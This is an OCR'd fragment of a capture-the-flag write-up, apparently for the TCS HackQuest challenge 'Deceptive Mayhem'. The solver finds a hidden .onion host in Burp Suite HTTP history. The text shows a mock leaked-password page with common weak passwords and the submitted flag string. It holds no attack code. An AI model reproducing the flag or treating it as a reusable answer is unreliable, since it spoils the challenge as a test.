
4. Before that I tried to login in the website and it gave me “There is onion in your code” then only I tried visiting http history in burp suite and got the flag and submitted.





Showing results for lahsun pyaj meaning in hindi
Search instead for lahasun_pyaaj means in hindi
Hindi
English
लहसुन प्याज
lahasun pyaaj
garlic onion


13 http://challenge.tcshackq... GET / 200 1084 HTML Nothing Suspicious 52.66.46.50
14 http://n4yiivfscj4bj3h3ssr4... HEAD / unknown host
15 http://challenge.tcshackq... GET /home.html 200 4663 HTML html Deceptive Mayhem 52.66.46.50
Request
Pretty Raw Hex
1 HEAD / HTTP/1.1
2 Host: n4yiivfscj4bj3h3ssr4467i3ohpiwet5ylrqm6kk5kphdghjhvd7had.onion
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
4 Accept: */*
5 Origin: http://challenge.tcshackquest.com:13050
6 Referer: http://challenge.tcshackquest.com:13050/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
9 Connection: close


n4yiivfscj4bj3h3ssr4467i3ohpiwet5ylrqm6kk5kphdghjhvd7had.onion
Lahasun Pyaaj - Leaked Password Database
Greetings, fellow security enthusiasts!
Today, we bring you another set of leaked passwords as a reminder of the importance of maintaining strong and unique passwords.
Leak : Social Media Users
Platform: Facebook
Number of Accounts: 10,000
Password: ilovecats123
Leak : Online Shopping Sites
Platform: Amazon
Number of Accounts: 5,000
Password: letmein2020
Leak : Financial Services
Platform: Bank of Anon
Number of Accounts: 2,500
Password: 123456789


n4yiivfscj4bj3h3ssr4467i3ohpiwet5ylrqm6kk5kphdghjhvd7had.onion
Lahasun Pyaaj - Leaked Password Database
Greetings, fellow security enthusiasts!
Today, we bring you another set of leaked passwords as a reminder of the importance of maintaining strong and unique passwords.
Leak : Social Media Users
Platform: Facebook
Number of Accounts: 10,000
Password: ilovecats123
Leak : Online Shopping Sites
Platform: Amazon
Number of Accounts: 5,000
Password: letmein2020
Leak : Financial Services
Platform: Bank of Anon
Number of Accounts: 2,500
Password: 123456789


hackquest.tcsapps.com/dashboard
Dashboard
TEXTUAL TRAILBLAZE
STREAM ENIGMA
PACKET PROWLER
WEB CHRONICLE
CODE DE TOUR
SOLVED
SCRIPT SCRUTINIZER
SCRAP SCRUBBER
DEMOLITION DERBY
DECEPTIVE MAYHEM
DECEPTIVE MAYHEM
HQ8FLAG{bdc9d7beee8379bdb3830faff9c7ff4}
Congratulations! This flag is valid.
Cancel
Open Challenge